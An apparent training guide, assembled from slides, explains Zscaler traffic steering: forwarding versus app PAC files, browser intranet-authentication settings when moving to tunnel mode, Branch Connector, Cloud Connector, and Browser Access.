PAC files function as **JavaScript-based rulesets** that take **two inputs—URL and HOST—**and return either **"DIRECT"** (indicating direct internet access) or **"PROXY"** (indicating traffic should be forwarded to a proxy server).

- **Forwarding PAC Files** are processed by the **web browser or system proxy**, ensuring **web traffic is directed appropriately**.
- **App PAC Files** are used for **traffic routing in Zscaler Client Connector**, helping to **optimize connectivity** and ensure **policy enforcement** across user sessions.



Hosted PAC Files

No.	Description	Domain	Hosted URL	Status
1	App	welshgeek.net	http://pac.zscalertwo.net/welshgeek.net/app.pac	Verified
2	Kerberos	welshgeek.net	http://pac.zscalertwo.net/welshgeek.net/kerberos.pac	Verified
3	Recommended PAC	zscalertwo.net	http://pac.zscalertwo.net/zscalertwo.net/recommended.pac	---
4	Service Default.	zscalertwo.net	http://pac.zscalertwo.net/zscalertwo.net/proxy.pac	---
5	Service Default.	zscalertwo.net	http://pac.zscalertwo.net/zscalertwo.net/mobile_proxy.pac	---
6	Service Default.	zscalertwo.net	http://pac.zscalertwo.net/zscalertwo.net/kerberos.pac	---
7	Welshgeek Default	welshgeek.net	http://pac.zscalertwo.net/welshgeek.net/proxy.pac	Verified

Forwarding Profile PAC vs App Profile PAC

Understanding the difference between a **Forwarding Profile PAC** and an **App Profile PAC** is essential for proper traffic steering and routing within **Zscaler Client Connector**.


A **Forwarding Profile PAC** is defined within the **forwarding profile** and is responsible for **steering traffic towards or away from Zscaler Client Connector**. It acts as the **system PAC file**, determining which **HTTP proxy** should be used for a given URL. If the PAC file is used in a **Tunnel with Local Proxy** configuration, it directs traffic to the **loopback address** or another **explicit proxy**. However, it does not control **where Zscaler Client Connector routes traffic**—it only determines **where the user's applications send traffic**.

Applications such as **Internet Explorer, Edge, Chrome, and Firefox** use the **Forwarding Profile PAC** to decide how to handle **HTTP traffic** and which proxy server to use. This proxy server could be **Zscaler** or a **local proxy enabled within Zscaler Client Connector**.

The **App Profile PAC**, on the other hand, **steers traffic towards or away from the Zscaler cloud**. Once traffic is intercepted—either through **tunnel mode** or a **local proxy**—the **App Profile PAC processes the traffic** and determines which **Zscaler node** will handle the request. This means the **App Profile PAC decides the geographically closest enforcement node** to process traffic. These nodes are now known as **ZIA Public or Private Service Edges** or **ZPA Public or Private Service Edges**, ensuring **optimized traffic routing and enforcement of security policies**.

Authentication Behavior When Moving from PAC Mode to Tunnel Mode

When transitioning from **PAC mode to tunnel mode** or from **explicit proxy mode to tunnel mode**, it is important to consider how **browser authentication behavior changes**. Browsers automatically authenticate to **intranet sites** using **Kerberos, NTLM (New Technology LAN Manager), or Integrated Windows Authentication (IWA)** when these sites are categorized as being in the **intranet zone**. Intranet sites are typically defined as those that **bypass the proxy**, and any site with a **DIRECT statement in the PAC file** is automatically



Browser Behavior – PAC to Tunnel Mode

- Browser will automatically authenticate (Kerberos/NTLM/IWA) to Intranet Sites
- Intranet sites are automatically defined as sites which bypass the Proxy
- Any website which has "Direct" statement in PAC file, will automatically be authenticated to

Security Settings - Internet Zone

Settings

○ Enable
Allow websites to prompt for information using scripted windows
● Disable
○ Enable
Enable XSS filter
○ Disable
● Enable
Scripting of Java applets
○ Disable
● Enable
○ Prompt
User Authentication
Log on
○ Anonymous log-on
● Automatic log-on only in Intranet zone
○ Automatic log-on with current username and password
○ Prompt for username and password

* Takes effect after you've restarted your computer

Reset custom settings
Reset to: Medium-high (default)


Local intranet

Use the settings below to define which websites are included in the local intranet zone.

☐ Automatically detect intranet network
☑ Include all local (intranet) sites not listed in other zones
☑ Include all sites that bypass the proxy server
☑ Include all network paths (UNCs)

classified as an intranet site. When such a site challenges for authentication, the **browser automatically authenticates**, allowing the user to sign in seamlessly.

However, **removing the PAC file configuration and switching to tunnel mode** eliminates the browser's definition of **what constitutes an intranet site**. As a result, users may **be prompted to authenticate manually** when accessing intranet resources. This is a common **side effect** of migrating from **PAC-based** to **tunnel-based** configurations.



Browser Behavior– PAC to Tunnel Mode

- ZTunnel 2.0 – No PAC File in Browser
- Define Intranet Sites in browser to ensure congruent authentication behavior
- Add sites to IE Local Intranet Zone
- Add sites to Google/Chromium/Edge AuthServerAllowList
- Configure FireFox network*auth.trusted-uris

Local intranet

Use the settings below to define which websites are included in the local intranet zone.

□ Automatically detect intranet network
☑ Include all local (intranet) sites not listed in other zones
☑ Include all sites that bypass the proxy server
☑ Include all network paths (UNCs)

Local intranet

You can add and remove websites from this zone. All websites in this zone will use the zone's security settings.

Add this website to the zone: about:blank

Websites: *.welshgeek.net

□ Require server verification (https:) for all sites in this zone

```
mryan@imac-2 ~ % defaults read com.google.chrome
{
    AuthNegotiateDelegateAllowlist = "*.welshgeek.net, autologon.microsoftazuread-sso.com";
    AuthNegotiateDelegateWhitelist = "*.welshgeek.net, autologon.microsoftazuread-sso.com";
    AuthServerAllowlist = "*.welshgeek.net, autologon.microsoftazuread-sso.com";
    AuthServerWhitelist = "*.welshgeek.net, autologon.microsoftazuread-sso.com";
    AutoSelectCertificateForUrls =     (
        "{\\"pattern\\":\\"https://[*.]welshgeek.net\\",\\"filter\\":{\\"ISSUER\\":{\\"CN\\":\\"WelshGeek-DC1-CA\\"}}}"
    );
    DNSInterceptionChecksEnabled = 0;
```

about:config

auth.trus

□ Show only modified preferences

network.automatic-ntlm-auth.trusted-uris	.welshgeek.net, autologon.microsoftazuread-sso.com
network.negotiate-auth.trusted-uris	.welshgeek.net, autologon.microsoftazuread-sso.com

auth.trus ● Boolean ○ Number ○ String

Since **tunnel mode does not rely on a PAC file**, administrators must **explicitly define intranet sites within the browser settings** to ensure **seamless single sign-on (SSO)** for intranet applications. In **Internet Explorer**, this requires clicking the **Advanced button** and manually adding intranet sites. This removes the browser's reliance on **PAC file-defined proxy exceptions** and explicitly designates sites as **intranet resources** for automatic authentication.

For **Chrome and Edge browsers**, administrators should **add intranet sites to the AuthServerAllowList**, while in **Firefox**, sites should be added to the **auth.trusted-uris configuration option**. These settings can be **distributed through Group Policy Objects (GPOs)**, allowing organizations to **identify intranet sites from existing PAC files**, migrate them to **browser configurations**, and **push the changes before completing the migration to Zscaler**.

By proactively configuring **intranet authentication settings**, organizations can **ensure a smooth transition to tunnel mode**, preventing unnecessary authentication prompts and maintaining a **consistent user experience**.

Zscaler Branch Connector

Imagine a global retail chain with hundreds of branch locations, each equipped with devices such as **security cameras, printers, and IoT sensors** for inventory management. Traditionally, **connecting these devices** to the corporate network required **complex site-to-site VPNs, firewalls, and extensive configurations**, leading to **high costs and maintenance challenges**.


With the Zscaler **Branch Connector**, this complexity is eliminated. Deploying a Branch Connector at each location **securely connects these devices to the cloud**, without the need for **traditional routing or VPN configurations**.

Advantages of Zscaler Branch Connector

The **Branch Connector** is a **lightweight virtual machine** that extends the **Zero Trust Cloud Security Platform** to branch offices. Unlike traditional solutions that rely on **multiple vendors, disparate security tools, and complex management**, the **Branch Connector offers a fully automated, easily deployable solution**, seamlessly integrating with **Zscaler's industry-leading cloud security platform**.

Secure Branch Connectivity

The **Branch Connector securely connects branch offices and remote sites** to the corporate network **without relying on traditional routeable VPNs or MPLS lines**. Devices such as **servers, appliances, and IoT/OT systems** are **never placed on the same corporate network**. Instead, they are granted access **only to the applications they specifically request**, reinforcing **zero trust security principles**.



Branch Connector

- Branch Connector is the solution to securely connect servers and IoT / OT devices to the Internet, to SaaS-based solutions and to systems in other locations.
- Branch Connector is the Zscaler Client Connector for systems where a Zscaler Client Connector can not be installed.

The **Zscaler Branch Connector** allows connections from systems where a Zscaler Client Connector can not be installed like Cameras or Printers to the Zero Trust Exchange (ZTE). From the ZTE, traffic can be directed via ZIA or ZPA:

Direct Internet Access

Traditional networking often requires traffic to be **routed through a central data center** (a process known as **“hairpinning”**), which **increases latency**. The **Branch Connector eliminates this inefficiency** by providing **direct, secure internet access** from each branch location, ensuring **faster performance and improved user experience**.

Access to Cloud Applications

The **Branch Connector enables secure, high-performance access** to cloud applications such as **Office 365, Salesforce, and other SaaS platforms**, without requiring traffic to pass through the **corporate network**. This improves both **application performance and security** while reducing **network congestion**.

Simplified Network Architecture

By deploying the **Zscaler Branch Connector**, organizations can **reduce or eliminate traditional network hardware** at branch locations. This removes the need for **firewalls, VPN appliances, and other legacy security infrastructure**. Instead of configuring **complex routing tables and maintaining multiple security devices**, a **single default route** directs all traffic to the **Zscaler cloud-based security service**, which **hosts security policies and configurations** for the entire workforce.

Rapid Deployment

The **Branch Connector can be quickly deployed** as a **virtual appliance**, with future support for **dedicated hardware appliances**. This **simplifies onboarding and accelerates network transformations** for organizations expanding their branch networks.

Consistent Security Policies


With **Zscaler Branch Connector**, enterprises can enforce **consistent security policies across all branch locations and remote sites**. Regardless of **user location or the resources being accessed**, security remains **standardized and centrally managed**.

Branch Connector Deployment Options

The **Branch Connector** is available in two deployment models:

- **Virtual Appliance** – Supported on **VMware and Linux KVM hypervisors**, available in three sizes (**Small, Medium, and Large**) to accommodate different network requirements. These sizes vary based on **the number of network interfaces and hardware specifications**.
- **Hardware Appliance** – Manufactured by an **OEM partner**, the **Branch Connector hardware appliance** is not a bare-metal installation. Instead, it runs on a **lightweight**

Linux-based operating system, with **KVM installed on top**, allowing **Branch Connector to operate as a virtual machine** on the appliance.



Branch Connector Configuration

Virtual appliances

- Require a manual created configuration file
- When importing the OVA via VMware vSphere, the data is queried by the Import Wizard.
- On all other platforms (VMware ESXi and KVM), the configuration file must be created manually
- Authentication against the API takes place by means of user name, password and API key

Hardware appliances

- The configuration file is created automatically
- Hardware appliances are identified by the serial number of the device and the serial number of the TPM certificate
- All hardware appliances (ZT400, ZT600 and ZT800) support zero touch provisioning
- Authentication against the API is carried out using OAuth tokens

By adopting **Zscaler Branch Connector**, organizations can **simplify branch connectivity, reduce costs, and enhance security**—all while ensuring **seamless access to cloud applications and internet resources**.

Zscaler Cloud Connector: Simplifying Workload Communications

To enable **secure connectivity for Workload Communications**, Zscaler utilizes the **Zscaler Cloud Connector**, an integral component of the **Connectivity Services suite**.


The Legacy Problem

Traditionally, connecting multiple **Virtual Private Clouds (VPCs)** and the workloads within different **Virtual Networks (VNets)**, along with **physical data centers**, required a **complex mesh of VPNs**. This approach **increases the risk of lateral threat movement** and **expands the attack surface**, both internally and externally. As a result, organizations must deploy additional **firewalls, ACLs (Access Control Lists), and routing overhead**, further complicating security management.

When focusing on a **single VPC**, controlling **workload-to-internet** or **workload-to-workload** communication requires **even more firewalls and ACLs**, often passing through **transit gateways** to enforce security policies and maintain **traffic visibility**. This not only adds **operational complexity** but also introduces **scalability challenges** as cloud environments grow.

The situation becomes even more complicated when **peering connections** across **multiple regions, physical data centers, and public cloud environments**. Managing these connections introduces additional **routing conflicts, IP overlap issues, and security gaps**, leading to **significant operational overhead**.

The result is a **bloated security architecture**, consisting of **firewalls, proxies, and security engines** spread across different locations. Even within a **single cloud region**, managing **multiple VPCs** can lead to **IP fragmentation and routing challenges**, requiring organizations to **replicate DMZs** across clouds and regions. This approach is **costly, complex, and inefficient**, demanding **continuous maintenance and manual intervention**.



Extending legacy network and security to the public cloud

Extend the Corporate WAN to the Cloud
A mesh of site-to-site VPNs (Routable Network)

Increased the Risk of Lateral Threat Movement
A single infected workload can infect everything on the network

Increases the Internet Attack Surface
Every internet facing firewalls can be discovered and exploited


FW VM bloat (+ squid proxies for cyber threat and data protection)

Routing complexity (IP overlap/conflict)

Unmanageably Complex and Expensive
Replicating DMZs across clouds, regions and zones
High cost of connecting everything with a mesh network

By leveraging **Zscaler Cloud Connector**, organizations can **eliminate these legacy challenges**, streamline **workload communications**, and enforce **Zero Trust security principles** without the need for **traditional firewalls, VPNs, or complex routing configurations**.

The Zero Trust Exchange Solution



Zero Trust Cloud Connectivity

Eliminates the risk of lateral threat movement. Workload-agnostic, cloud-agnostic and network-agnostic

Zero Trust Cloud Connectivity
Secure workload-to-workload communications over any network

Cloud Native Zero Trust Security
Secures and simplifies cloud communications

Native workload-to-workload segmentation eliminates the risk of lateral threat movement – you don't extend your WAN


Secures and simplifies cloud to internet, cloud to DC, cloud to cloud environments
Eliminates VM bloat (FWs, squid proxies, routing)
Eliminates routing complexity (no IP overlap issues)

Zscaler enables organizations to **seamlessly connect data centers and cloud infrastructure** to the **Zero Trust Exchange**, eliminating the need for **traditional VPNs, firewalls, and complex routing configurations**.

With a **simple policy decision**, workloads within different **VPCs** can connect via **Zscaler Cloud Connector**, ensuring **secure connectivity, full traffic**

inspection, and intelligent routing within the **Zero Trust Exchange**. This architecture facilitates **workload-to-workload and workload-to-internet communication**, enforcing **Zero Trust principles** across all connections.

Within a **VPC**, existing **connectivity mechanisms** enable **workload-to-internet** and **intra-cloud** communication. In **AWS**, for example, workloads in **different regions** can securely communicate via the **Zero Trust Exchange**, ensuring that **all traffic is inspected and protected**. This same capability extends to **multi-cloud environments**, allowing organizations to securely connect **AWS and Azure**, while maintaining **segmentation, visibility, and policy enforcement**.



For organizations transitioning to a **hybrid cloud model**, migrating applications from **on-premises data centers to Azure** becomes more efficient with **Zscaler's Zero Trust Exchange**. This approach enhances **security, control, and operational visibility**, while also **eliminating the need for ExpressRoute**, simplifying cloud connectivity and accelerating **time to market**.


Browser Access: Secure Web-Based Connectivity

Browser-Based Access enables users to securely connect to **HTTP and HTTPS applications** directly through a web browser without requiring the **Zscaler Client Connector**. This capability extends to **Privileged Remote Access applications**, including **SSH and RDP**, which will be explored in more detail later in this section.

What Does Browser-Based Access Provide?

With **Browser-Based Access**, users can authenticate to applications **without requiring a VPN, a DMZ, or an Internet Edge**. It eliminates the need to install client software while maintaining the **same user experience as direct website access**. Applications can reside **anywhere**—in **physical data centers** or **cloud infrastructure**, and Zscaler enforces **app protection policies** to secure them against **OWASP Top 10 threats, custom signatures, and content inspection**.

The **Zero Trust Network Access (ZTNA) policy** enforces **least**



What is Browser Access and User Portal

Browser Access

- Authenticated intranet website gateway that relies on Zscaler's Service Edge and the App Connector to make the intranet website accessible from the internet without the need for a DMZ, or any firewalls

User Portal


- Authenticated web portal that provides links to the websites the user has access to

privileged access, ensuring that users only access the applications they are explicitly authorized to use. Once authenticated into the **Zero Trust Exchange**, Zscaler applies policy controls, segments traffic, and grants access through the **App Connector**. A **User Portal** provides a graphical interface, allowing users to see and access all their **browser-based applications** from a single location.

Use Cases for Browser-Based Access

Browser-Based Access is useful for:

- **Providing immediate access** for **subsidiaries, acquisitions, and partners** without requiring VPNs or software installation.
- **Granting controlled access** to **suppliers, contractors, customers, and third parties** without deploying **Zscaler Client Connector**.
- **Supporting BYOD (Bring Your Own Device) initiatives**, allowing users to securely access corporate resources over **HTTP and HTTPS** from personal devices without requiring **MDM enrollment** or endpoint security tools.
- **Enabling access from unmanaged devices**, allowing users to work securely **without exposing corporate resources** to unnecessary risk.




Why use Browser Access

- Provide authenticated private website access to your third parties without managing an DMZ or Internet edge
- Provides access without using a VPN, browser extension, or any client software
- Same user experience as though the user were connecting directly to the intranet website
- Websites can reside anywhere, in an on-premises datacenter or in a public cloud
- Inspect requests/response with App Protection to protect your intranet website from OWASP Top 10 & Custom Signatures
- ZTNA Policy provides least-privilege access

SSL Certificates for Browser-Based Access

When a user authenticates into the **Zero Trust Exchange**, a **TLS connection** is established between the **user's browser and the Zero Trust Exchange**. The process follows standard **TLS handshake** procedures:

1. The **client and server exchange Hello messages**.
2. The **Zero Trust Exchange provides a server certificate** to the client.
3. The client must **trust the certificate**, which can be signed by a **public Certificate Authority (CA)** (e.g., Verisign) or an **internal CA** for internal-only trust.



How Browser Access Works

Secure, reliable access to B2B apps with Browser Access

1. User types in URL of internal web application and is redirected to appropriate IDP for user authentication
2. Closest connecter to requested app creates inside out TLS 1.2 encrypted tunnel over port 443
3. Zscaler broker stitches together apps to user connection in broker location closest to user
4. Real-time, global visibility into all user and app activity

Once access is granted, a **secure tunnel** is established between the **App Connector and the Zero Trust Exchange**, creating three encrypted communication paths:

1. **Client → Zero Trust Exchange**
2. **App Connector → Zero Trust Exchange**
3. **Zero Trust Exchange → Private Application (via App Connector)**

